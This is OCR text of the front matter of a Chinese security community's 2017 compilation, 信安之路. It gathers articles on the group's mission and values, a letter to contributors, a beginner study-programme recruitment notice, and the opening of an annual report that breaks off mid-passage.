
信/安/之/路

2017年刊




长按扫描二维码点击加入

前言

信安之路成立于 2017 年 6 月 9 日，发展至今已经超过两年，核心成员数近一百名、知识星球成员 1100+，发布的原创技术文章超过 400 篇，内容涉及安全的很多方面，比如：web 安全、红蓝对抗、应急响应、病毒分析、威胁情报、安全建设、等保合规、渗透测试、CTF、无线安全、代码审计 等，当前官方微信公众号关注人数超过 3.6 万，信安之路将持续起航，不断前行！

信安之路一路走来拥有多个合作伙伴，比如：官方交流论坛 90sec、安全脉搏问答社区、安全客季刊合作伙伴、补天白帽众学、EISS 安全论坛等，内部成立多个兴趣小组，比如：应急响应、病毒分析、无线安全、web 前端、红蓝对抗等，具体组织架构如下：



其中小组正式负责人和实习负责人的区别在于是否通过试用期，通过试用期的规则需要满足自己发布的文章数超过 5 篇并且小组成员中有人也发布过相关文章，满足这个条件，实习组长将转正，成为信安之路当前方向上的终身负责人。

信安之路正在进行一场小白成长计划，旨在培养一批自学能力强，爱学习安分享的人才，参与方式只需加入信安之路知识星球即可，详细信息请关注唯一官方微信公众号【信安之路】，及时获取最新技术文章以及关于成长计划的第一手信息。

本刊物是为了回馈信安之路知识星球的所有成员而发布的，后续在适当的时机也会对外公布，除了方便大家学习外，更大的作用是让所有作者的作品可以被更多的人看到，让更多安全圈的小伙伴收益，也希望更多的小伙伴参与进来，成为分享者，造福安全圈。


聊一聊信安之路的使命愿景和价值观

原创： myh0st 信安之路 9 月 7 日

之前已经聊过了信安之路的使命愿景和价值观 《聊一聊信安之路的使命愿景和价值观》，信安之路不仅仅是一个自媒体平台，更是一个产品，既然是产品，那就需要有定位、有面向对象，信安之路还是一个团队，作为团队就应该有自己的使命、愿景和价值观，这样的团队才能走的正，走的远，成就自己的同时成就别人。

先来聊聊信安之路的定位，信安之路一直以来就专注信息安全技术相关的分享，还有一些安全从业人员在自己所处阶段的一些思考总结，一直都是围绕信息安全这个行业来分享有助于安全从业人员的内容，希望可以帮助更多的人在信息安全这条路上走的更顺畅。所以信安之路的面向对象就是安全从业人员。

我把信息安全的从业人员的发展路径分成了八个阶段，如图：



对于上图的阶段如果有异议可以在下方留言，我们一起探讨。

在安全从业人员的不同阶段都会有不一样的需求，也会有不一样的感悟和经验，信安之路要做的就是记录和分享安全从业人员在不同阶段成长的过程，让后面的人跟着前人的脚步走，走的更快走的更稳，这就是我们的使命。

各个阶段的解释

1、初识安全行业

让圈外人了解从事安全行业的人是什么样的，做一些什么事情，为大家带来了什么价值等等

2、选择安全领域

安全行业有非常多的细分领域，每一个领域都能让一个人研究一辈子，所以不是每个人都需要熟悉各个领域，从事所有领域的，所以选择从事哪个领域是非常关键的，帮助大家根据自身的优势选择适合自己的领域是我们要做的

3、安全领域入门

选择了安全领域之后，如何入门，如何学习，如何成长呢？信安之路帮你，基础技术的分享就是这个阶段的主力

4、从事安全职业

有了一定基础之后，需要去到企业，发挥自己专业的价值，让大家了解安全行业有哪些岗位，自己的技能适合什么样的岗位，选择什么样的公司，如何提升面试成功率等等一系列的问题，信安之路需要帮助大家一一解决，在公司工作实践的经验也属于这个阶段的分享内容

5、成为安全领导

在企业的基础岗位工作多年之后，往往需要自己带团队，成为一个管理者，而一个好的管理者不仅仅是技术牛逼就可以的，管理能力，领导力也很关键，信安之路也想为大家提供帮助，成为一个好的领导

6、提升安全影响

在公司有一翻成就之后，需要提升自己的安全团队在公司的影响力，或者提升自身安全团队在行业内的影响力，那么如何提升呢？希望将来的信安之路能够为大家提供帮助

7、成为领路人

任何人在达到一定的成就之后，都需要为行业出一份力，帮助后来者，在大家成为安全行业的领路人时，信安之路可以作为平台帮助大家让更多的安全从业人员受益，少走弯路。

8、创造安全企业

最后一个阶段就是创造安全企业，通过为更多的公司服务从而发挥自己更大的价值，信安之路未来希望可以在这方面可以提供些许帮助

信安之路的使命愿景价值观

有了上面的解释，我们来看看信安之路经过调整之后的使命愿景和价值观分别是什么：

使命：成为安全从业人员的好帮手

这个使命不变，我们一直就是致力于帮助大家成长，为大家的信安之路添砖加瓦，有疑惑来信安之路、学技术来信安之路、需要帮助找信安之路，我们会尽自己所能提供帮助，这就是我们的使命。

愿景：让安全从业人员的成长更简单

大家都有感觉，从事安全行业很难，入门很难，做好更难，但是如何可以让从事安全行业的小伙伴有更好更快的成长呢？通过不断分享各个阶段的安全从业者的学习心得、工作经验、成长记录，沿着前人趟过的路，走起来是不是会更简单，这就是信安之路未来想成为的样子，心里描绘的未来。

价值观：专注分享安全从业人员不同阶段的成长记录

一个团队需要专注于一些事情，不能泛泛而谈，我们有了使命和愿景，就要奔着这个目标前行，一切围绕安全从业人员的成长而进行，每个人都会经历这些阶段，至于能走到哪个阶段，都是看个人的发展和追求，目前信安之路的团队成员不可能达到所有阶段的分享，但是分享自己所处阶段涉及的技术和经验是没有问题的，当然我们还可以去转发一些圈内大佬、可以达到更高阶段的前辈的经验内容来补充我们的不足。

我们即是内容的创作者，也可以是内容的传播者，只有一个目的，就是让更多的安全从业者成长更简单，然后在自己的成长的过程中，记录自己的成长并做分享，从而引领更多的人走在这个信安之路上，走的越来越顺，走的越来越轻松，这就是我们的信安之路。

总结

我们信安之路一直在进步，大家也都看着眼里，我们是把这个当一个有成就感的事业来做的，在安全行业，最不缺的就是情怀，对技术学习分享的情怀、互帮互助的情怀，我相信有很多人想做跟我们一样的事情、认同我们的使命愿景和价值观，希望大家可以加入我们，成就自己的同时，成就他人，为安全圈留下一

些足迹，帮助更多的人。

致每一位信安之路参与者的一封信

原创： myh0st 信安之路 3 月 26 日

大家好，我是 myh0st，一年多以前开始运营信安之路，到现在不到两年的时间，关注人数从 0 到 3.3 万，一路走来，无论是分享文章的作者还是关注信安之路的读者，你们每一个人都是信安之路的参与者，因为有了大家的参与，才有了信安之路的现在，有很多新关注的读者对于信安之路不甚了解，我也很少跟团队的成员说一些心里的想法，借此机会，我就来给大家分享分享关于信安之路的一切。

确立方向

信安之路在创立之初用的简介是：只分享干货，不扯蛋不蹭热点，共同学习共同成长，一起踏上信息安全之路！当时我的想法很简单，就是把我自己的信息安全学习之路上的点点滴滴分享出来，将我在工作中遇到的技术点及工作经验通过文章整理分享出来，算是一种学习方式，大概坚持了两个月，发了五六十篇文章，那是关注人数也到了一千，多亏了 sec-wiki 和微博好友的转发才会有如此成绩，在文章被大量转发的时候，我当时激动的都睡不着觉，由于每天只能发一次文章，我几乎是每天凌晨第一时间推送，当时还没有定时发送文章的功能，我都是等到凌晨发完文章，然后看看评论才睡觉，当时的我严重失眠，虽然困，但是很开心。

信息安全行业的分支非常多，一个人能够擅长的领域有限，能分享的东西也是非常有限的，这也是为什么很多公众号在分享了一段时间后沉寂的原因，信安之路能到现在离不开所有作者的无私分享，在我遇到分享瓶颈的时候，选择了招募成员一起学习分享，从个人号转变成为一个安全分享平台，集大家之所长，让更多热爱学习分享的朋友加入进来一起成长，一起为安全圈留下自己的脚印，做出自己微弱的贡献，让信安之路越走越远。

一直以来我们都秉持着这个理念，在发生安全热点的时候，大家都在转发相关资讯，而我们还在分享技术原理的文章，虽然技术枯燥乏味，阅读量不多，但是我们一直坚持，因为我们不是一个真正意义的自媒体，流量不是我们的第一追

求，这一年多以来，发过了几百篇的原创文章。由此我发现一个规律：文章越是简单，阅读量越高，而文章内容越深，技术含量越高的反而阅读量越低；如果是安全方面的资讯、招聘信息等也会很高，这也就是为什么非常多的自媒体公众号为了流量和关注量而选择蹭热点的原因。

保持初心

如今我们重新修改了公众号简介：专注分享信息安全技术学习与实践的点点滴滴，打造自由学习、交流、分享的安全平台，争做安全从业人员的好帮手！这是指导我们发展的方向也是我们需要一直保持的初心。

这里有几个关键词：学习、交流、分享、平台、帮手。

学习

俗话说：人生一个不断学习的过程，安全行业更是一个需要不断学习，不断成长的行业，因为随着信息技术的不断发展、不断更新，新的安全威胁也在不断增加，在你踏入安全行业的那一刻，就应该做好心理准备，一旦停止学习，那么很快就会被淘汰。如果你是一个喜欢安逸生活的人，请慎重进入安全行业。

交流

在成长中，自学能力是核心，但是完全靠自己学习，很容易失去目标，到达瓶颈期，遇到问题在无法自己解决的时候会让自己失去自信心，从而影响自己的心态，出现消极的学习态度。俗话说：听君一席话，胜读十年书，说的就是自学与交流的区别，有效的交流对于学习和技术成长来说是自学的好多倍，这也是为什么交流很重要的原因。

分享

俗话说：独乐乐不如众乐乐，说的就是分享的重要性，自己学习和研究的成果，如果不拿出来分享，那么他所能发挥的价值非常有限，只有分享出来才能发挥出他的最大价值，为安全圈做出巨大的贡献，提升这个安全圈子的水平，你的价值也能发挥到最大，在分享的同时会获得很多同行的认可与鼓励，这也是我们枯燥的安全技术人获得成就感的一个途径。

平台

俗话说：一个人可以走的很快，但是一群人可以走的很远，一个人的力量是微弱的，能够发的光和热很有限，只有大家都参与进来一起发光发热，才能走的更远，发挥的价值更大，站在巨人的肩上，我们才能做出创新的研究，而不是一直重复造轮子。

帮手

俗话说：一个好汉三个帮，每一个安全从业人员都需要不断学习和汲取能量，需要有大量的学习资料以及获取资料的途径，在学习和工作中会遇到种种的问题，无法独自解决问题，在自己没有人脉，没有志同道合的朋友帮忙的情况下怎么办？信安之路就是我们在不知所措的时候的好帮手。

感恩作者

在信安之路上发布过文章的作者总人数差不多一百人，其中包括一些在校的学生、在职的工程师以及行业内某个领域的大咖，因为有了这些作者的无私分享才有了信安之路的今天，我所能回馈的非常有限，大家都知道我们有自己的知识星球，而由于星球的特殊性，所有内容几乎都是由星主来分享，对于所有的文章作者，免费加入知识星球成了我们能给予的唯一福利。

站在安全圈的角度看，只要是写文章并且分享的作者都是在为安全圈贡献内容，不管是因为丰厚的稿费还是因为分享的情怀，所以我非常支持大家将自己的文章投稿到 freebuf、安全客、安全脉搏等平台，在分享的同时可以获得丰厚的回报。当然，如果你不是那么缺钱，可以投给我，我唯一可以做的就是在文章的内容上给予一些建议和意见，让文章有自己的特点，做到更好，还能参与到信安之路的发展中，贡献出自己的一份力。

兴趣小组

在过去的一年里，我们分别创建多个兴趣小组，其中包括：无线安全、病毒分析、代码审计、威胁情报、应急响应、前端安全、红蓝对抗等，从 17 年开始我们创立了一个学习交流群，旨在为大家创建一个学习交流的平台，随着人数的增加，交流的内容越来越杂，学习的氛围也越来越弱，没有了技术的氛围，这并非是我们所期望的，所以我们做了一些调整。

由于信息安全的特殊性，设计范围很广，而且从事安全行业的同僚，不同的

领域之间技术壁垒很高，跨领域很难在一起交流，在大量非自己领域的技术聊天轰炸后，最终大部分会选择屏蔽掉群聊，这也是为什么交流群越来越冷清的原因，如何解决这个问题呢？

综合群的信息杂乱无章，将各个领域的小伙伴分开，将专注一个领域的小伙伴集中到一起，大家每天的工作和学习都是同样的，在遇到问题时，提出来，会引起大家的共鸣或者兴趣相投，解决问题的效率会比较高，在一个大家都在学习的氛围内，学习的激情也会变得高昂，俗话说：近朱者赤近墨者黑，在一群爱学习爱分享的人身边，自己也会跟着变成一个同样的人，因此分小组的方式交流学习，既能帮助解决学习和工作中的疑难问题，还能帮助大家一起成长，共同经历安全问题的解决过程，这也是我们分不同兴趣小组交流学习的目的。

目前兴趣小组的成员都是由小组的组长亲自挑选出来的，基本都有自己擅长的方向和基础，伸手党存在的可能性会比较小，组内也会对不参与讨论，积极性不高的进行淘汰，毕竟压力可以带来动力，而一劳永逸会给人懒惰的理由。在招募人才方面，我们一直秉持着宁缺毋滥的原则，不求你多厉害、也不求人数多少，重要的是要与我们志趣相投，在自己成长的过程中不忘帮助更多人的成长，如果你跟我们有同样的追求，那就加入我们吧。

合作共赢

在这一年多以来，我们迎来了好几个合作伙伴，包括：90sec 论坛、安全客季刊、安全脉搏问答社区、补天白帽众学、EISS 安全峰会 等，从合作对象上可以看出我们的原则，只要是为安全圈做贡献的，我们都是欢迎的。如今的我们有了一定的关注量，我们有责任和义务来对所有读者负责，大家是我们的支持者也是未来信安之路的参与者，不是我们用来赚钱的工具，当然也不是完全不接广告，毕竟接广告可以带来一点收益，为参与分享的作者带来一点点福利，我们可以做更多更有意义的事情，但是我们也是有自己的要求，广告方必须靠谱，比如：安全牛。

文章创作

很多人其实很想分享自己的所学所感，有很多其他方面的困惑，比如：别人写过了、自己会的感觉没啥可写的、自己不会的怕写不好、想写不知道写啥等，关于这几个问题，我想聊一聊我的想法：

1、别人写过了，对于有一个技术点相关的文章可能很多，我们能否写出比以往文章都好呢？比如解释的更清楚、更通熟易懂；将原理和实践结合起来；结合自己的经验增加自己理解；只要做到有自己的特点，有自己的理解，那么这个文章就值得分享，值得尊敬。

2、自己会的没啥可写的，出现这个问题的原因是错觉，因为你自己会觉得别人都会，所以也就觉得没啥可以分享的，殊不知还有很多人不会，把所有目标都当成初学者来看，其实有很多的技术细节都可以拿出来分享，这个涉及范围非常广，会让更多的人从中受益。

3、自己不会怕写不好，这是不自信的表现，在你不会的时候，才是更应该写文章的，因为在写文章的过程中，你可以学到更多而且对知识的印象更深刻，对自己的成长更有力，不信你试试。

4、想写不知道写啥，写文章确实需要灵感，主题是第一步，如何突破这个问题呢？我们可以从比如：在国外优秀文章的基础上进行二次创作、国内文章写的不够好的情况补充其短板、在工作学习中遇到的难题解决之后把相关原理和解决之道总结出来等出发，获取灵感，写出属于自己的原创文章。

总结

说了这么多七七八八的事情，想到哪写到哪，写的不好的地方请多担待，我所追求的就是创新和分享，希望通过自己的努力影响身边的人，经过我们的努力，有更多的人加入我们，成为技术分享的一份子，而不只是一个看客，如果你认可我们做的这个事情，也想为安全圈出一份力，请不要犹豫，加入我们，成为我们的一份子，成为一个能够让信安之路变得更好的人，信安之路这个大家庭需要你的参与。

信安之路小白成长计划第一期实验班招生

原创： myh0st 信安之路 7 月 19 日

信安之路一直以来都坚持原创技术分享、安全经验分享，目的是帮助各位安全从业人员或者即将成为安全从业人员的同行，所以我们打算尝试用一年的时间陪着大家一起学习，一起成长。

一直以来我对于培训都比较排斥，可能跟我的学习经历有关吧，没有参加过培训，但是自己看过一些视频的教程，但是我当时学的时候，安全还没有像现在这么成熟，资料这么多，基本上都是从论坛里去学习一些技术，学校的老师教的也比较落后，而且老师也不是搞技术出身，只能拿着书讲一下或者直接拿网上的视屏教程给我们播放，对于学习起到的作用微乎其微，但是唯一有好处的是作为一个监督者以及引导者，让你知道要学习什么，然后在学期末以考试的方式验收学习成果，在这个过程中发挥作用最大的不是老师给你讲的技术而是引导和监督的作用，加上自己学习的能力，最终在技术上得到提升。

回看如今的安全培训机构，为了让大家得到更快的提升，吸引更多的人参加培训，基本上是把参加安全培训的人当成上帝（毕竟是衣食父母，花了大钱的），求着他，满足各种需求，来吧，学习安全吧，你不想看书我给录成视频教程；你不想搭建环境，我给你搭建靶机；你还有什么条件，尽管提吧，只要能做到的一定满足你。最终培训出来的这批人，大部分在进入职场之后，遇到难题可能就会退缩或者绕开，因为以前学习的时候怎么就没遇到，怎么工作中这么多问题？大家想想是不是这么回事。

也不是说培训机构不好，录制的视屏教程、建设的靶场环境、实地培训与老师面对面，这些都是有其存在的意义，面对难以理解的技术，心中没有任何的画面，看视频教程可以直观的学会如何使用工具，有什么作用，对于初学者来说是非常容易接受的，但是长期来看，这种拔苗助长的方式可能很容易出成绩但是基础不够扎实，缺少了独立解决问题的能力。在安全的学习中，更多的时候是枯燥的，是艰苦的，即使初学的时候没有面对过，但是迟早是要面对的，在学习期间面对，可以有大量的时间来解决，而在你工作之后遇到解决不了的时候，领导会觉得你的能力有问题，从而失去领导的重视，成为别开除的那一个，这是我们都

不想面对的。

信安之路一直以来都在强调自学，培训机构只能帮你一时，帮不了你一世，最终还是要靠自己，我们一直都想做对行业对同行有意义的事情，所以有了一个想法，通过我们的努力来培养一批有自制力、有自学能力、对安全技术有追求、有动手能力、可以将自己的学习成果进行展现的小伙伴。

具体计划

面向对象

知识星球的全体成员（需要设置一定的门槛，这也是我们的第一次尝试，所以加入知识星球是唯一的参与途径），现在这个互联网时代，学习资料不缺，学习的激情也不缺，但是为什么都坚持不下来，往往是缺乏好的短期目标导向，缺乏监督，缺乏短期成就感的刺激，所以我们做的就是通过短期的目标导向以及成系统的任务列表来提升大家 的短期成就感，从而坚持学习下去。

学习路线：web 安全=》渗透测试=》红蓝对抗

这个路线也是我从 11 年开始学习安全到 17 年工作这六年多（11-13：web 安全，13-15：渗透测试，15-17：红蓝对抗）的学习工作的路线，我会将这几年的学习经验进行压缩，分割成一年的学习任务列表，每周发布一个新的任务，具体任务后续会在知识星球同步。

渗透测试阶段会以某个 src 为目标体验渗透的过程，能不能挖到漏洞不是最终衡量的标准，学习的过程更具有长久性。

周计划

周一——周六：学习实践的实践段，以周任务为目标学习相关知识并将学习过程记录下了形成报告产出分享到群里指定目录下。

周日：这一天专门用来验收成果，作为大家互相学习交流的时间，推选写的最好的报告，作为最后评选优秀学员的参考，除此之外会同步下一周的学习任务。

可能存在的问题

加入之后能挖到 src 的漏洞、挖到 0day 吗？

对于这个问题我们不做任何承诺，挖 src 和 挖 0day 不是我们的最终目的，

我们的最终目的是培养大家的自学能力和自制能力，还有动手能力，而不只是看文章学习，只有实际操作过才是真正的学到了，在遇到问题的时候，可以快速定位问题并解决问题，这样的人在职场中是非常受欢迎的。

加入知识星球就能加入学习吗？

可以加入学习，但是我们还有第二个门槛，需要确定你是真的要参与，我们采用的策略是进入很严格，一年之后出来的话就看自己的了。第一周的任务就是第二个门槛，必须完成第一周的任务才能进入下面的学习，有人会觉得第一周的任务完不成怎么办?

大家不用担心，因为第一周主要是开学的第一课，准备工作罢了，比如：设备的要求、软件的要求、写文档的规范等等，只要你想干，就一定可以完成，我会认真阅读大家第一周的报告，严格控制进入学习阶段的人员。

一年之后我能得到什么？

首先，这一年的学习基本上是以自学加分享交流的方式进行，能够坚持一年时间的人自制能力一定是没有问题的，具体能达到什么技术高度取决于自身的技术水平以及自学能力的强弱，所以一年之后，你有可能会获得很强的自学能力以及自制能力，加上我们经验的引导，在技术这条路上一定会有所提升，具体多少无法保证。

为了更好的激励大家，我们会为完成一年学习任务的学员颁发我们信安之路自己设计的荣誉证书并盖我们的公章，虽然没有任何法律意义，但是也算一种能力的象征，最起码你的自学和自制能力是得到我们信安之路认可的。

什么时候开始呢?

预计在本月底开始吧，从 2019 年 7 月 29 日 作为第一周的开始，发布第一周任务，到 2020 年 8 月 2 日结束

会淘汰未完成任务的吗?

只要完成第一周的任务加入到后面的学习计划后，不会淘汰任何一位学员，对于任务的完成度，我们会根据大家的整体情况判断任务是否要延期，如果大部分人完成了本周的任务，我们就会在新的一周发布新的任务，有可能会出现一些跟不上节奏的情况，我只能说，跟不上的时候要自己多努力一些，比别人多花一

些时间学习，不然落下的任务越多，你的学习激情越小，很快你将变成第一个坚持不下去的人。

我是学二进制的能加不？

本来就是面向小白的成长路线，无论你擅长什么，还是一无所知，都可以来试试，因为最开始的学习任务很简单，面向小白设置的，任务难度会逐步提升，最终能走到哪一步，还要看自己的造化。

编程语言需要会什么？

学习 web 安全最好还是懂一两门编程语言的好，不然很难去学习安全相关的东西，比如 php、asp.net、java 等，能够做到写一些 web 页面就行，这样在学习安全的时候，就比较方便，也容易跟上大家的节奏。

学习的任务设置不合理怎么办？

对于这个问题，由于我们是第一次搞，没啥经验，所以任务设置可能会存在问题，但是可以根据实际情况或者大家的建议来做适当的调整，一起解决就好了。

学习结束之后群会解散吗？

我们既然在一起学习了一年，大家或多或少都会有一些感情，所以我们这个算第一届实验班，不会解散，不加人也不踢人，算作一个历史的见证，将来希望大家都能到一些关键岗位，回想起来，这是梦想开始的地方，还是别有一番滋味的。

怎么加入知识星球？

扫描下面的二维码，付费进入即可，即使没有这个活动，星球的资料也足以值回票价，而且接下来的一年也会不断分享技术文章和一些工作心得，资料是死的，如果早点加入动态的跟着大家一起学习，效率和成果都是非常高的。

信安之路 2017 年度总结报告

原创： myh0st 信安之路 2017-12-29

在 2017 年的最后一天，小编在这里预祝大家元旦快乐，即将踏入新的一年，我也借此机会对我们这个公众号做一下回顾和总结，感谢大家一路以来的支持和厚爱。有不少小伙伴是一直陪伴我们这几个月的，对我们的发展历程有一定的了解，但是关于公众号的定位、发展的细节并不是特别了解，今天就来让大家更多的了解我们是一群什么样的人，是如何一步一步走过来的，其中不乏各种朋友的支持与帮助，借此机会专门感谢一下一路上帮助过我们的所有朋友。

在今年 5 月份的一天，与 cnlover 一块吃饭，发现他在跟一个同班同学一起运营一个公众号，名字叫 【java 面试那些事儿】，让我关注一下，然后我想起了我自己申请的一个公众号，当时是为我姐测试公众号如何使用，如何操作申请的，由于刚好在家闲来无事，没有工作，想着不能浪费现在的大好时光，所以我开始了我的公众号运营之路。起初，正在学习乌云的公开漏洞，所以刚好在学习的同时总结一些，发在公众号，反正也没人关注，当时只有我室友关注了我的公众号，然后连着发了十三四篇，收到了公众号的原创邀请，从此有了声明原创的功能。当时为了推广自己的公众号，我在微博、sec-wiki 上发我写的文章链接，看着关注人数也在慢慢增长，我更文的压力也在增加，由于公众号每天只能发一篇文章，所以早期关注我的都知道，每次更新文章都是在凌晨第一时间把文章发出去，后来睡觉时间就从十二点向后延伸了一两个小时。

起初我的公众号名字就是我的 id：myh0st 随着关注人数的增加，我开始思考我公众号的定位问题了，毕竟叫这个名字比较局限，不够明确。

当时在纠结的有两个名字，一个是 【信安之门】 一个就是今天的 【信安之路】，门有门槛的意思是一个结果，然而路是一个过程，在这个过程中有弱有强，学习安全应该更加注重过程，而且过程中涉及的面也会比门槛来的更大一些，所以公众号的名字就有了。

公众号的介绍如下：

只分享干货，不扯蛋不蹭热点，共同学习共同成长，一起踏上信息安全之路！

相对于教大家学习安全，我更侧重与一起学习，一起成长，共同建设我们学习的好圈子，看到很多公众号为了推广，有热点必蹭，对于技术学习来说不是很友好，我想在技术分享方面，只要是能够从文章中学到技术的，不管他是否是新的技术，都是值得分享的，这样在文章分享方面也不会很局限，可以分享文章的作者水平也不会很局限，也就是说在信安这条路上，任何水平的人都可以在这个平台发表自己的文章，唯一的标准就是自己亲自测试学习过，首先保证自己学到了东西，然后分享给大家，这样才有意义。

到现在定位越来越清晰，就是要做成一个分享的平台，任何人可以来分享自己的学习成果，一起交流，共同成长，我也会尽我所能去为分享的小伙伴谋求一点点的经济福利。

团队建设

最初的公众号运营纯粹是我一个人在做，知道有一天，我发现我自己不知道要分享些什么的时候，毕竟一个人的力量是薄弱的，知识面、精力各方面都是有限的，所以就考虑突破一个人的境况，这是我想到了关注我公众号的小伙伴，我知道，肯定有很多人是跟我有相同想法的，热爱分享、热爱学习，正值暑假，学生们都放假了，有时间去学习。

关注比较早的知道我发了一个《寻找有缘人》的文章，让跟我有一样想法，喜欢分享、喜欢写文章的小伙伴加我好友，我创建了一个作者群，最初有六十多人加入我们的群，随后我就开始定规则，一周之内要完成一个文章（可以是一整篇，也可以是半成品），到了验收时间没有完成的就会被清理出群，持续了一个月，最后剩了下不到二十个，这就是我们最初的作者团队。

正好到年底了，给作者小伙伴们发一点年终奖来感谢这几个月来的辛苦付出，我相信，大家分享自己的学习记录成果并不是为了这么一点钱，更多的是分享的情怀，但是有钱当然比没有强啦。到目前为止，所有作者团队成员包括：*myh0st*、*Time_S0ng*、*Phorse*、*7o8v*、*晚风*、*BoxLi*、*klion*、*J_drops*、*ABC*、*98*、*\xeb\xfe*、*Umask*、*t3st*、*Hello_C*、*guiseng*、*hl0rey*、*LandGrey*、*giantbranch*。

发展历程

一路走来，得到了不少大佬的帮助，这里我会以时间线为基准，盘点一下曾

经帮助过我们的所有人。

起步阶段

我请我当时的实验班班主任推荐我的公众号给学弟学妹们，然后老师直接在他们的班级群里推荐，让他们关注，老师都说了还有不关注的道理?

微博推广

当时我自己只有几十个粉丝，只要没人转发，就不会有人看到，更别谈关注了，在微博对我帮助最大的两个朋友，一个是 s4turnus 一个就是大家都认识的肉肉，是他们让我的文章让更多的大佬看见并且转发，增加了一些关注度。

网站推广

